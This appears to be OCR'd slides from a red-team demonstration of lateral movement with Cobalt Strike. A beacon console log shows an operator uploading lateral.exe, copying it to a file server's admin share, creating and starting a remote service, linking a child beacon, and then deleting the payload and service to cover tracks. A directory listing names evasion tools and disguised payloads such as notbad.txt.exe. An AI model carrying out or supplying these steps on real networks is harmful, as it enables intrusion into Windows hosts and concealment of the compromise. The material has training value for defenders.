
Lateral Movement Demonstration





```
[+] received output:
 Volume in drive \\FILESERVER\C$ has no label.
 Volume Serial Number is BE02-18F8

 Directory of \\FILESERVER\C$

07/13/2009  11:20 PM    <DIR>          PerfLogs
04/16/2015  09:02 PM    <DIR>          Program Files
07/14/2009  01:06 AM    <DIR>          Program Files (x86)
07/03/2015  10:24 PM    <DIR>          share
09/17/2015  10:17 PM    <DIR>          Users
09/17/2015  12:35 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  29,980,061,696 bytes free
```







Save
Save In: root
applet
cobaltstrike
Desktop
Downloads
Malleable-C2-Profiles
PowerSploit
PowerTools
Public
Templates
Veil-Evasion
Videos
ec2.pem
evil.hta
eviladobe.exe
firefox-31.5.0esr.tar
kASNXTNb.jpeg
mimierror.txt
moveit.exe
notbad.txt.exe
rsa.template
socialengineeringreport.pdf
targets.txt
template.txt
transactions.csv
update.exe
updates.hta
File Name: lateral.exe
Files of Type: All Files
Save
Cancel


6 Dir(s) 29,980,061,696 bytes free
beacon> cd c:\users
[*] cd c:\users
[+] host called home, sent: 28 bytes
beacon> cd jsmith\Downloads
[*] cd jsmith\Downloads
[+] host called home, sent: 36 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 20 bytes
[*] Current directory is c:\users\jsmith\Downloads
beacon> upload /root/lateral.exe
[*] Tasked beacon to upload /root/lateral.exe as lateral.exe
[+] host called home, sent: 285219 bytes


beacon> shell copy lateral.exe \\FILESERVER\C$\windows\temp
[*] Tasked beacon to run: copy lateral.exe \\FILESERVER\C$\windows\temp
[+] host called home, sent: 65 bytes
[+] received output:
1 file(s) copied.

```
beacon> shell sc \\FILESERVER create lateral binpath= c:\windows\temp\lateral.exe
[*] Tasked beacon to run: sc \\FILESERVER create lateral binpath= c:\windows\temp\later
[+] host called home, sent: 87 bytes
[+] received output:
[SC] CreateService SUCCESS

beacon> shell sc \\FILESERVER start lateral
[*] Tasked beacon to run: sc \\FILESERVER start lateral
[+] host called home, sent: 49 bytes
```



Event Log X | Beacon 192.168.2.66@2432 X

```
SERVICE_NAME: lateral
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2252
        FLAGS              :

beacon> link FILESERVER
[*] Tasked to link to 'FILESERVER'
[+] host called home, sent: 30 bytes
[+] established link to child beacon: 192.168.2.4
```

```
[+] established link to child beacon: 192.168.2.4
beacon> shell del lateral.exe
[*] Tasked beacon to run: del lateral.exe
[+] host called home, sent: 47 bytes
beacon> shell del \\FILESERVER\C$\windows\temp\lateral.exe
[*] Tasked beacon to run: del \\FILESERVER\C$\windows\temp\lateral.exe
[+] host called home, sent: 70 bytes
beacon> shell sc \\FILESERVER delete lateral
[*] Tasked beacon to run: sc \\FILESERVER delete lateral
[+] host called home, sent: 62 bytes
```